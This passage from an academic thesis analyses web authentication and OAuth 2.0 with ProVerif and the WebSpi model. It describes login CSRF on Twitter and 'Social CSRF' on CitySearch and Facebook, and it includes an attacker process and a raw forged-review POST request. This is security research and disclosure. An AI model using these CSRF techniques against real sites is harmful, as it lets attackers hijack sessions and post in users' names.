NetworkAttackers,UntrustedWebsites,UntrustedJavascript,
MaliciousUsers,MaliciousServers,DynamicCompromise

The process GenericAttacker() nondeterministically uses these APIs to simulate arbitrary attacks.

Managing principals The first two commands (enabled by the flag NetworkSetup) allow the attacker to set up an arbitrary population of user and server principals by populating the credentials and serverIdentities tables. If these commands are disabled, the model developer must create his own topology of users and servers. The third and fourth command (enabled by flags MaliciousUsers, MaliciousServers) allow the attacker to obtain the credentials of a selected user or server.

Network attackers The next two commands (enabled by the flag NetworkAttackers) allow the attacker to intercept and inject arbitrary messages into a connection between any two endpoints. Hence, the attacker can alter the cookies of an HTTP request, but cannot read the (decrypted) content of an HTTPS message.

Malicious websites The next four commands (enabled by UntrustedWebsites) give the attacker an API to build web applications and deploy them (on top of HttpServer) at a given endpoint, potentially on a honest server. This API gives the attacker fewer capabilities than he would have on a compromised server, but is more realistic, and allows us to discover interesting website-based (PHP) attacks.

Malicious JavaScript The last two commands (enabled by UntrustedJavaScript) provide the attacker with an API to access features from the browsers' HttpClient, to simulate some of the capabilities of JavaScript code downloaded from untrusted websites.

1.1.3 From ProVerif results to concrete web attacks

When analyzing a model in ProVerif, the tool will either prove the model correct (with respect to its security goals), or fail to verify the model, or not terminate.

Dealing with Non-Termination

When the verification of a script does not terminate (at least not within a reasonable amount of time) it is often the case that there is too much non-determinism in the model, and that messages of arbitrary complexity keep getting generated. To limit the number of cases when the analysis of a web application model built on top of WebSpi does not terminate, we have followed two approaches. First, we have taken care to use extensively constructors, destructors, and types, to give the most precise shape possible to messages, in particular abstracting away details of the HTML and HTTP formats. For example, in the login server process of Section 1.1.2, the HTTP message containing the HTML page returned after successfully logging in is simply modeled by the term httpOk(loginSuccess()) (plus the additional headers transparently added by the browser's HTTP server module). Second, in order to fine tune the amount

of non-determinism possible in each model, as described in Section 1.1.2, the security analyst may fine-tune the attacker model by setting various flags and then run ProVerif on different configurations. In this way, even though combining all of the possible attackers at once could lead to non-termination, it is possible to find attacks on subsets of attacker threats.

Guarantees and Limitations for Positive Results

If verification succeeds, the correctness theorem for ProVerif [Bla09] guarantees that no attacks exist, at least among the class of attacks considered in the model. However, the value of this positive result is limited because WebSpi, although expressive and extensible, is not a complete model of the web. For example, WebSpi does not cover many browser and server features, such as the treatment of advanced HTTP headers such as `Origin` and `ETag`. Hence, our main focus is on discovering attacks, which can be validated in the real world, rather than on providing positive guarantees, which may be violated in practice due to omissions from the model.

From Verification Failure to Attack

When verification fails, ProVerif either produces an attack trace, or else it provides a proof derivation that points to a potential attack. Such proof derivations can be very long, since they list all attempted attacks, ending in the successful one, and contain details of how the attacker constructed each message.

In order to simplify the task of extracting an attack trace from such derivations, we have designed our attacker model so that all attacker actions in traces and derivations appear as concrete commands and responses on the admin and result channels. A simple filtering step therefore can drastically reduce the length of a derivation by excluding non-attacker actions. Parsing such a derivation from the end (which is the step that is guaranteed to have triggered the verification failure), the security analyst can manually optimize the derivation and obtain a succinct attacker process.

If ProVerif can find the attack again using just this attacker process, disabling all other attackers (by setting attacker mode to passive), then we say that the attack is concrete.

The correspondence between concrete attacker processes and runnable PHP and JavaScript scripts is straightforward. The final step, in order to validate the attack against a real website, is to instantiate the constants in the model with actual web addresses and user credentials. Automated approaches for finding such data, based on recording network traces, have been considered for example in [G B+13; L V].

Example: Login Application

As an example, we analyze our WebSpi model of the login application against its two security policies, and explore its robustness against different categories of attackers. Our results are summarized at the beginning of Tables 1.4 and 1.6.

If we only enable network attackers, malicious users, and malicious servers, ProVerif proves the model secure. Suppose we relax the LoginUserAgent process so that naive users may also agree to login over HTTP. ProVerif then finds a network-based password-sniffing attack that breaks both policies.

If we also enable malicious websites, ProVerif finds a standard login CSRF attack. Our login forms, much like the Twitter login form, do not include any unguessable values. So a malicious website that also controls a malicious user Eve can fool an honest user Alice into logging in as Eve. Let us see how we can reconstruct this attack.

Login CSRF Attack (Twitter)




Table 1.3: Login CSRF Attack against Twitter

In this case, the verification fails and ProVerif produces a proof derivation, but not an attack trace. The derivation has 3568 steps. However, after selecting only the messages on the admin and result channels, we end up with a derivation of 89 steps. Most of the steps towards the beginning of this derivation are redundant commands that are easy to identify and discard. Starting from the end, we can optimize the derivation by hand to finally obtain an attack in 7 steps.

Next, we encode the malicious website as a ProVerif process that uses the attacker API:

```
let TwitterAttack(twitterLoginUri:Uri,eveAppUri:App,
                  eveId:Id,evePwd:Secret) =
  (* Alice browses to Eve's website *)
  out (admin,getServerRequest(eveAppUri));
  in (result,(=getServerRequest(eveAppUri),
              (u:Uri,req:HttpRequest,hs:Params,corr:bitstring)));
  (* Eve redirects Alice to login as Eve@Twitter *)
  out(admin,sendServerResponse(eveAppUri,(u,
        httpOk(twitterLoginForm(twitterLoginUri,eveId,evePwd)),
        nullCookiePair(),corr))).
```

Since the model, together with this attacker process but disabling all other attackers (by setting attacker mode to passive), still fails to verify, then we know that this attack is concrete.

By translating the process above in PHP, and handpicking appropriate constants (Internet address, user name, etc.) we find that a login CSRF attack can be mounted on the Twitter login page. This attack was known to exist, but as we show in the following section, it can be used to build new login CSRF attacks on Twitter clients.

The WebSurfer receives the response from the server and posts the form to twitter (KB: Maybe we could use JavaScript here?) hence logging in as Eve. This completes a classic login CSRF attack, any tweets that Alice now sends will be sent under Eve's name.


Usually attacks found through ProVerif are rather formal and are presented as a sequence of messages that may be sent on internal channels. Our WebSpi library is written in a way that the attacks found by ProVerif are concrete attacks that can be mapped directly to real web attacks. For example, we can take this attacker process and translate it into a simple PHP script that achieves the attack against Twitter. The PHP script needs to know Twitter's login URL and the format of its login form. It also needs to know Eve's username and password.

1.2 Case Study: Single Sign-On and Social Sharing

A growing number of websites now seek to use social networks to personalize each user's browsing experience. Social sign-on (or social login) is the use of a social network to login to a third-party website, without having to register at the website. It is a service provided by many social networks and authentication servers, using protocols such as OpenID (e.g. Google) and OAuth (e.g. Facebook). For example, using the social sign-on, social sharing, and social integration APIs provided by Facebook, a website can read and write social data about its visitors, without requiring them to establish a dedicated personal profile. Access to these APIs is mediated by an authorization protocol that ensures that only websites that a user has explicitly authorized may access her social data.

Previous works on the formal analysis of single sign-on protocols [PW03; PW05; HSN05; Bha+08; Arm+08], account for network attackers (e.g. as formalized by Dolev and Yao [DY83]) but do not model web attacks at the level of cookies and JavaScript. Web authorization protocols have also been subject to careful human analysis, which can detect some potential vulnerabilities [LMH11; CL11]. However, most practical vulnerabilities depend on specific deployment configurations that are too difficult to analyze systematically by hand.

For clarity, we henceforth adopt OAuth terminology: a user who owns some data is called a *resource owner*, a website that holds user data and offers API access to it is called a *resource server*, and a third party that wishes to access this data is called a *client* or an *app*.



Consider `WordPress.com`, a website that hosts hundreds of thousands of active blogs with millions of visitors every day. A visitor may comment on a blog post only after authenticating herself by logging in as a WordPress, Facebook, or Twitter user. When a visitor Alice clicks on "Log in with Facebook", an authorization protocol is set into motion where Alice is the resource owner, Facebook the resource server, and WordPress the client. Alice's browser is redirected to `Facebook.com` which pops up a window asking to allow `WordPress.com` to access her Facebook profile (Figure 1.2-R). `WordPress.com` would like access to Alice's basic information, in particular her name and email address, as proof of identity.

If Alice authorizes this access, she is sent back to `WordPress.com` with an API access token that lets `WordPress.com` read her email address from Facebook and log her in, completing the *social sign-on* protocol. All subsequent actions that Alice performs at `WordPress.com`, such as commenting on a blog, are associated with her Facebook identity.

Some client websites also implement *social sharing*: reading and writing data on the resource owner's social network. For example, on `CitySearch.com`, a guide with restaurant and hotel recommendations, any review or comment written by a logged-in Facebook user is instantly cross-posted on her profile feed ('Wall') and shared with all her friends. Some websites go even further: `Yahoo.com` acts as both client and resource server to provide deep *social integration* where the user's social information flows both ways, and may be used to enhance her experience on a variety of online services, such as web search and email.




Figure 1.2: (L) *Log in with Facebook* on Wordpress; (R) Facebook requires authorization.

1.2.1 Informal Security Goals

Let us first consider the informal security goals of the social sign-on interaction described above, from the viewpoint of Alice, WordPress and Facebook.

- Alice wants to ensure that her comments will appear under her own name; nobody else can publish comments in her name; no unauthorized website should gain access to her name and email address; even authorized websites should only have access to the information she decided to share.
- WordPress wants to ensure that the user trying to log in and post comments as Alice, is indeed Alice.
- Facebook wants to ensure that both the resource owner and client are who they say they are, and that it only releases data when authorized by the resource owner.

These security goals are fairly standard for three-party authentication and authorization frameworks, and in order to achieve them the protocol relies on two secrets: Alice's password at Facebook and the access token issued by Facebook to WordPress.

What makes social sign-on more interesting than traditional authentication protocols is the need to enforce these goals under normal web conditions. For example, Alice may use the same browser to log-in on WordPress and, in another tab, visit an untrusted website, possibly over an insecure Wi-Fi network. In such a scenario, threats to Alice's security goals include:

- network attackers who can intercept and inject clear-text HTTP messages between Alice and WordPress;
- malicious websites who can try to fool Facebook or Alice by pretending to be WordPress;
- malicious users who can try to fool Facebook or WordPress by pretending to be Alice.

A *web attacker* may use any combination of these three attack vectors.

1.2.2 Web-based Attacks


Network attacks are well understood, and can be mitigated by the systematic use of HTTPS, or more sophisticated cryptographic mechanisms. However, we will see in the later parts of this

thesis that composing TLS with HTTP can cause its own set of issues, which we will not cover in this chapter. Indeed, many websites, do not even seek to protect against network attackers for normal browsing, allowing users to access their data over HTTP. They are more concerned about website- and browser-based attacks, such as Cross-Site Scripting (XSS), SQL Injection, Cross-Site Request Forgery (CSRF) and Open Redirectors [Ope10].

For example, various flavors of CSRF are common on the web. When a user logs into a website, the server typically generates a fresh, unguessable, session identifier and returns it to the browser as a *cookie*. All subsequent requests from the browser to the website include this cookie, so that the website associates the new request with the logged-in session. However, if the website relies only on this cookie to authorize security-sensitive operations on behalf of the user, it is vulnerable to CSRF. A malicious website may fool the user's browser into sending a (cross-site) request to the vulnerable website (by using JavaScript, HTTP redirect, or by inviting the user to click on a link). The browser will then automatically forward the user's session cookie with this forged request, implicitly authorizing it without the knowledge of the user, and potentially compromising her security. A special case is called *login CSRF* [BJM08c]: when a website's login form itself has a CSRF vulnerability, a malicious website can fool a user's browser into silently logging in to the website under the attacker's credentials, so that future user actions are credited to the attacker's account. A typical countermeasure for CSRF is to require every security-sensitive request to include a session-specific nonce that would be difficult for a malicious website to forge. This nonce can be embedded in the target URL or within a hidden form field. However, such mechanisms are still not widely deployed and CSRF attacks remain prevalent on the web, even on respected websites.

1.2.3 Social CSRF Attacks

We now describe one of the new attacks we found in our formal analysis of OAuth in Section 8.3.1. This example shows how a CSRF attack on a low-value client website (`CitySearch.com`) can be translated into an attack on its high-value resource server (`Facebook.com`).




Suppose Alice clicks on the social login form on CitySearch to log in with her Facebook account. So, CitySearch obtains an API access token for Alice's Facebook profile. If Alice then wants to review a restaurant on CitySearch, she is presented with a form that also asks her if she would like her review to be posted on Facebook (Figure 1.3-L).

When she submits this form, the review is posted to CitySearch as a standard HTTP POST request (Figure 1.3-R); CitySearch subsequently reposts it on Alice's Facebook profile (after attaching its API access token) on the server side.

We found that the review form above is susceptible to a standard CSRF attack; the contents of the POST request do not contain any nonce, except for the cookie, which is automatically attached by the browser. So, if Alice were to go to an untrusted website while logged into CitySearch, that website could post a review in Alice's name on CitySearch (and hence, also on Alice's Facebook profile.)

Moreover, CitySearch's social login form is also susceptible to an *automatic login* CSRF attack. So, if Alice has previously used social login on CitySearch, any website that Alice visits could submit this form to silently log in Alice on CitySearch via Facebook. Alice is not asked for permission since Facebook typically only asks a user for authorization the first time she logs into a new client.

Combining the two attacks, we built a demonstrative malicious website that, when visited




```
POST /rate/listing?listingId=628337570 HTTP/1.1
Host: lasvegas.citysearch.com
Content-Type: application/x-www-form-urlencoded
Cookie: usrid=ab76fb...

title=GREAT&rating=6&publishToFacebook=true&text=...
```

Figure 1.3: (L) CitySearch review form; (R) Corresponding Post request.

by a user who has previously used Facebook login on CitySearch, can automatically log her into CitySearch and post arbitrary reviews in her name both on CitySearch and Facebook. This is neither a regular CSRF attack on Facebook nor a login CSRF attack on CitySearch (since the user signs in under her own name). Instead, the attacker uses CitySearch as a proxy to mount an indirect CSRF attack on Facebook, treating the API access token like a session cookie. We call this class of attacks *Social CSRF*.

1.2.4 Attack Amplification

To understand the novelty of Social CSRF attacks, it is instructive to compare Alice's security before and after she used social sign-on on CitySearch. Before, Alice's reviews were subject to a CSRF attack, but only if she visited a malicious site at the same time as when she was logged into CitySearch. No website could log Alice automatically into CitySearch since it would require Alice's password. Moreover, no website would have been able to post a message on Alice's Facebook wall without her permission, because Facebook implements strong CSRF protections. But now, even if Alice uses social login once on CitySearch and never visits the site again, a website attacker will always be able to modify both Alice's Facebook wall and her CitySearch reviews.

In practice, we find that social CSRF attacks are widespread, probably because websites have been encouraged to hastily integrate social login and social sharing without due consideration of their security implications. Social CSRFs pose a serious threat both to resource servers and clients, because these attacks can be amplified both ways. On one hand, as we have seen, a CSRF vulnerability in any Facebook client becomes a CSRF on Facebook. On the other hand, a login CSRF attack that we discovered on `twitter.com` (see Section 4.2), becomes a login CSRF vulnerability on all of its client websites.

1.2.5 A WebSpi model of OAuth 2.0

The CitySearch vulnerability described above composes two different CSRF attacks, involves three websites and a browser, and involves the exchange of at least nine HTTP(S) messages. We found such attacks by a systematic formal analysis, and we believe at least some would have escaped a human protocol review.

The goal of the OAuth 2.0 protocol [HRH11] is to enable third party clients to obtain limited access, on behalf of a resource owner, to the API of a resource server. The protocol involves five




Figure 1.4: OAuth 2.0: User-Agent Flow (adapted from [HRH11]).

parties:

- a *resource server* that allows access to its resources over the web on receiving an access token issued by a trusted *authorization server*;
- a *resource owner* who owns data on the resource server, has login credentials at the authorization server, and uses a *user-agent* (browser) to access the web;
- a *client* website that wishes to access data at the resource server and has application credentials registered at the authorization server.

In the example of Section 1.2, Facebook is both the authorization server and resource server; we find that this is the most common configuration.

The first version of OAuth [RFC5849] was designed to unify previous authorization mechanisms implemented by Twitter, Flickr, and Google. However, it was criticized as being website-centric, inflexible, and too complex. In particular, the cryptographic mechanisms used to protect authorization requests and responses were deemed too difficult for website developers to implement (correctly).

OAuth 2.0 is designed to address these shortcomings. The protocol specification defines several different *flows*, two of which directly apply to website applications. The protocol itself requires no direct use of cryptography, but instead relies on transport layer security (HTTPS). Hence, it claims to be lightweight and flexible, and has fast emerged as the API authorization protocol of choice, supported by Microsoft, Google and Facebook, among others. We next describe the two website flows of OAuth 2.0, their security goals, and their typical implementations.

User-Agent Flow

The User-Agent flow, also called Implicit Grant flow, is meant to be used by client applications that can run JavaScript on the resource owner's user-agent. For example, it may be used by regular websites or by browser plugins.

The authorization flow diagram from the OAuth specification, is depicted in Figure 1.4. Let the resource server be located at the URL RS and its authorization server be located at AS. Let the resource owner RO have a username u at AS. Let the client be located at URL C and have an application identifier id at AS. The protocol steps of the user-agent flow are explained below based on the relevant security events:

1. SocialLogin(RO,b,sid1,C,AS,RS): RO using b starts a social sign-on session sid1 at C using AS for RS. For example, the user clicked a "Log in with..." link on the client web page.

2. TokenRequest(C,b,AS,id,perms): C instructs b to request AS a token for id with access rights perms. This is the redirection message (A) in the diagram above.

3. Login(RO,b,sid2,AS,u): RO using browser b starts a login session sid2 at AS with username u. This step is not necessary if RO was already logged in AS.

4. Authorize(RO,b,sid2,C,perms): AS looks up id and asks RO for authorization; RO using browser b in session sid2 at AS authorizes C with perms. Message (B) above is part of this step.

5. TokenResponse(AS,b,C,token): AS grants C a token for b. The token is sent via the redirection message (C) as a fragment identifier, which is not forwarded to RS in message (D). RS sends b a script in message (E), that b uses to retrieve the access token in step (F) and forward it to C with message (G).

6. APIRequest(C,RS,token,getId()): C makes an API request getId() to RS with token.

7. APIResponse(RS,C,token,getId(),u): RS verifies token, accepts on behalf of u the API request from C.

8. SocialLoginAccept(C,sid1,u,AS,RS): C accepts RO's social sign-on session sid1 as u at AS for RS.

9. SocialLoginDone(RO,b,sid2,C,u,AS,RS): RO is logged in to C in a browser session sid2 associated with u at AS, granting access to RS.

These steps may be followed by any number of API calls from the client to the resource server, on behalf of the resource owner. Several steps in this flow consist of (at least) one HTTP request-response exchange. The specification requires that the AS *must* and the C *should* implement these exchanges over HTTPS. In the rest of this chapter, we assume that all OAuth exchanges occur over HTTPS unless specified otherwise.

As an example of the user-agent protocol flow, consider the social sign-on interaction between websites like Pinterest and Facebook; the TokenRequest(C,b,AS,id,perms) step is typically implemented as an HTTPS redirect from Pinterest to `https://www.facebook.com/dialog/permissions.request?app_id=id&perms=email`. The TokenResponse is also an HTTPS redirect back to Pinterest, of the form: `https://pinterest.com/#access_token=token`. Note that the access token is passed as a fragment URI. JavaScript running on behalf of the client can extract the token and then pass it to the client when necessary. In practice, these HTTP exchanges are implemented by a JavaScript SDK provided by Facebook and embedded into Pinterest, hence messages may have additional Facebook-specific parameters, but generally follow this pattern.

Authorization Code Flow

The Authorization Code flow, also called Explicit Grant flow or Web Server flow, can be used by client websites wishing to implement a deeper social integration with the resource server by using server-side API calls. It requires that the client must have a security association with the authorization server, using for example a shared secret. Moreover, it requires that the access token be retrieved on the server-side by the client. The motivation for this is two-fold: (i) it allows the authorization server to authenticate the client's token request using a secret that




Figure 1.5: OAuth 2.0: Authorization Code Flow (adapted from [HRH11]).

only the client and the server know. In contrast, the authorization server in the user-agent flow has no way to ensure that the client in fact wanted a token to be issued, it simply sends a token to the client's HTTPS endpoint; (ii) it prevents the access token from passing through the browser, and hence ensures that only the client application may access the resource server directly. In contrast, the access token in the user-agent flow may be leaked in the `Referer` (*sic*) header, browser history, or by malicious third-party JavaScript running on the client.

The authorization flow diagram from the OAuth specification is depicted in Figure 1.5. Let the client at URL C have both an application identifier id and a secret sec pre-registered at AS.

1. SocialLogin(RO,b,sid1,C,AS,RS): RO using b starts a social sign-on session sid1 at C using AS for RS. For example, the user clicked a "Log in with..." link on the client web page.

2. CodeRequest(C,b,AS,id,perms): C instructs b to request AS a token for id with access rights perms. This is the redirection message (A) in the diagram above.

3. Login(RO,b,sid2,AS,u): RO using browser b starts a login session sid2 at AS with username u. This step is not necessary if RO was already logged in AS.

4. Authorize(RO,b,sid2,C,perms): AS looks up id and asks RO for authorization; RO using browser b in session sid2 at AS authorizes C with perms. Message (B) above is part of this step.

5. CodeResponse(AS,b,C,code): AS grants C a code for b. The code is sent to C via the redirection message (C).

6. APITokenRequest(C,AS,code,id,sec): with message (D), C makes an API request for an access token to AS with code, id, and sec.

7. APITokenResponse(AS,C,token): AS checks id and sec, verifies the code and returns a token to C with message (E).

Once the token is received by C in message (E), the Authorization Code flow continues with the steps 6-9 of the User-Agent flow described above. Note that also steps 1, 3 and 4 above are the same as in the User-Agent flow.

Additional Protocol Parameters

In addition to the basic protocol flows outlined above, OAuth 2.0 enables several other optional features. Our models capture the following:

Redirection URI Whenever a client sends a message to the authorization server, it may optionally provide a redirect_uri parameter, where it wants the response to be sent. In particular, the TokenRequest and CodeRequest messages above may include this parameter, and if they do, then the corresponding APITokenRequest must also include it. The client may thus ask for the authorization server to redirect the browser to the same page (or state) from which the authorization request was issued. Since the security of OAuth crucially depends on the URI where codes and tokens are sent, the specification strongly advises that clients must register all their potential redirection URIs beforehand at the authorization server. If not, it predicts attacks where a malicious website may be able to acquire codes or tokens and break the security of the protocol. Indeed, our analysis found such attacks both in our model and in real websites. We call such attacks *Token Redirection* attacks.

State Parameter After the TokenRequest or CodeRequest steps above, the client waits for the authorization server to send a response. The client has no way of authenticating this response, so a malicious website can fool the resource owner into sending the client a different authorization code or access token (belonging to a different user). This is a variation of the standard website login CSRF attack that we call a *Social Login CSRF* attack. To prevent this attack, the OAuth specification recommends that clients generate a nonce that is strongly bound to the resource owner's session at the client (say, by hashing a cookie). It should then pass this nonce as an additional state parameter in the CodeRequest or TokenRequest messages. The authorization server simply returns this parameter in its response, and by checking that the two match, the client can verify that the returned token or code is meant for the current session.

After incorporating the above parameters, the following protocol steps are modified as shown:

```
TokenRequest(C,b,AS,id,perms,state,redirect_uri)
TokenResponse(AS,b,redirect_uri,state,token)
CodeRequest(C,b,AS,id,perms,state,redirect_uri)
CodeResponse(AS,b,redirect_uri,state,code)
APITokenRequest(C,AS,code,id,sec,redirect_uri)
APITokenResponse(AS,C,token)
```

Other Features Our analysis does not cover other features of OAuth, such as refresh tokens, token and code expiry, the right use of permissions, or the other protocol flows described in the specification. We discuss these features briefly in Section 1.2.10, but leave their formal analysis for future work.

Formal Security Goals for OAuth 2.0

We describe the security goals for each participant by defining Datalog-like authorization policies [DeT02] that must be satisfied at different stages of the protocol. The policy A : B,C is read as "A if B and C".

The resource owner RO (using browser b) in a session sid′ with a client C has successfully completed the social sign-on with authorization server AS (and resource server RS) if it intended

to sign into the client, if it agreed to authorize the client, and if the client and resource owner agree upon the user's social identity (u) for the current session (sid′):

```
SocialLoginDone(RO,b,sid′,C,u,AS,RS) :
  Login(RO,b,sid,AS,u),
  SocialLogin(RO,b,sid′,C,AS,RS),
  Authorize(RO,b,sid,C,idPermission),
  Says(C,SocialLoginAccept(C,sid′,u,AS,RS)).
```

The authorization server must ensure that a token is issued only to authorized clients. Its policy for the user-agent flow says that a TokenResponse can only be sent to C if the resource owner has logged in and authorized the client.

```
TokenResponse(AS,b,C,state,token) :
  ValidToken(token,AS,u,perms),
  Says(RO,Login(RO,b,sid,AS,u)),
  ValidClient(C,id,redirect_uri),
  Says(RO,Authorize(RO,b,sid,C,perms)).
```

Note that we do not require a TokenResponse to be only issued in response to a TokenRequest from the client: at this stage, the user-agent flow has not authenticated the client, and so cannot know whether the client intended to request a token.

The correponding policy for the authorization code flow is stronger:

```
APITokenResponse(AS,C,state,token) :
  ValidToken(token,AS,u,perms),
  Says(RO,Login(RO,b,sid,AS,u)),
  ValidClient(C,id,redirect_uri),
  Says(C,TokenRequest(C,b,AS,id,perms,state,redirect_uri)),
  Says(RO,Authorize(RO,b,sid,C,perms)).
```

From the viewpoint of the resource server, every API call must be issued by an authorized client and accompanied by a token issued by the authorization server.

```
APIResponse(RS,b,C,token,req,resp) :
  ValidToken(token,AS,u,perms),
  Permitted(perms,req),
  Says(C,APIRequest(C,RS,token,req)).
```

Finally, from the viewpoint of the client, the social sign-on has completed successfully if it has correctly identified the resource owner currently visiting its page, and obtained an access token for the API accesses it requires.

```
SocialLoginAccept(C,sid′,u,AS,RS) :
  Says(RO,SocialLogin(RO,b,sid′,C,AS,RS)),
  Says(AS,TokenResponse(AS,b,C,token)),
  Says(RS,APIResponse(RS,C,token,getId(),u)).
```

A Threat Model for OAuth 2.0

The OAuth specification [HRH11] and a companion document describing its threat model [LMH11] together provide an exhaustive list of potential threats to the protocol. We consider a subset of these threats in our formal analysis.

The ultimate aim of the attackers we consider is to steal or modify the private information of an honest resource owner, for example by fooling honest or buggy clients, authorization servers, or resource owners into divulging this information. To this end, we consider:

- network based attackers who can sniff, intercept, and inject messages into insecure HTTP traffic;
- malicious websites that honest resource owners may browse to;
- malicious clients, resource owners, and authorization servers;
- honest clients with redirectors that may forward HTTP requests to malicious websites;
- honest clients and authorization servers with CSRF vulnerabilities.

Other threats We do not explicitly consider attacks on the browser or operating system of honest participants; instead, we treat such participants as *compromised*. This is equivalent to the worst case scenario, where an exploit lets the attacker completely take over the user machine. In this way, we err on the safe side. We assume that honest resource owners choose strong passwords and use secure web browsers. Attacks such as brute force password cracking, that become possible if these assumptions are released, are independent from the use of OAuth or other protocols. We focus on vulnerabilities in client websites, and we assume that honest authorization servers have no web vulnerabilities, otherwise all bets are off: there is little hope of achieving authorization goals if the authorization server is compromised.

OAuth 2.0 Model

We consider an unbounded number of users and servers. Each user is willing to browse any website (whether trusted or malicious) but only sends secret data to trusted sites. Each server may host one or more of the applications described below.

Login: As shown in Section 4.2, this application consists of a server process LoginApp and a corresponding user-agent process LoginUserAgent that together model form-based login for websites. LoginApp models the behavior of the website, while LoginUserAgent models the interaction of the user with the website JavaScript, when faced with a login form. In our model, both OAuth authorization servers and their client websites host login applications.

Data Server: An application that models resource servers. It includes a server process DataServerApp that offers an API with two functions: getData retrieves all the data for a particular user, and storeData stores new data for a user. We treat getId as a special case of getData where the caller is only interested in the user's identity. Users logged in locally on the resource server (through its LoginApp) may access their data through a browser, and their behavior is modeled by a user-agent process DataServerUserAgent. OAuth clients may remotely access data on behalf of their social login users, by presenting an access token.

OAuth Authorization (UserAgent Flow): A three-party social web application that models the user-agent flow of the OAuth protocol. The OAuthUserAgent process models resource owners, and the process OAuthImplicitServerApp models authorization servers.

The process OAuthImplicitClientApp models clients that offer social login; it offers a social login form for resource owners to click on to initiate social sign-on. When sign-on is completed, it provides the resource owner with additional forms to get and store data from the resource server. These additional data actions are not explicitly covered by the OAuth protocol, but are a natural consequence of its use.

OAuth Authorization (Authorization Code Flow): A three-party social web application that models the authorization code flow of the OAuth protocol, as described in Section 1.2. The process OAuthExplicitClientApp models clients and OAuthExplicitServerApp models authorization servers.

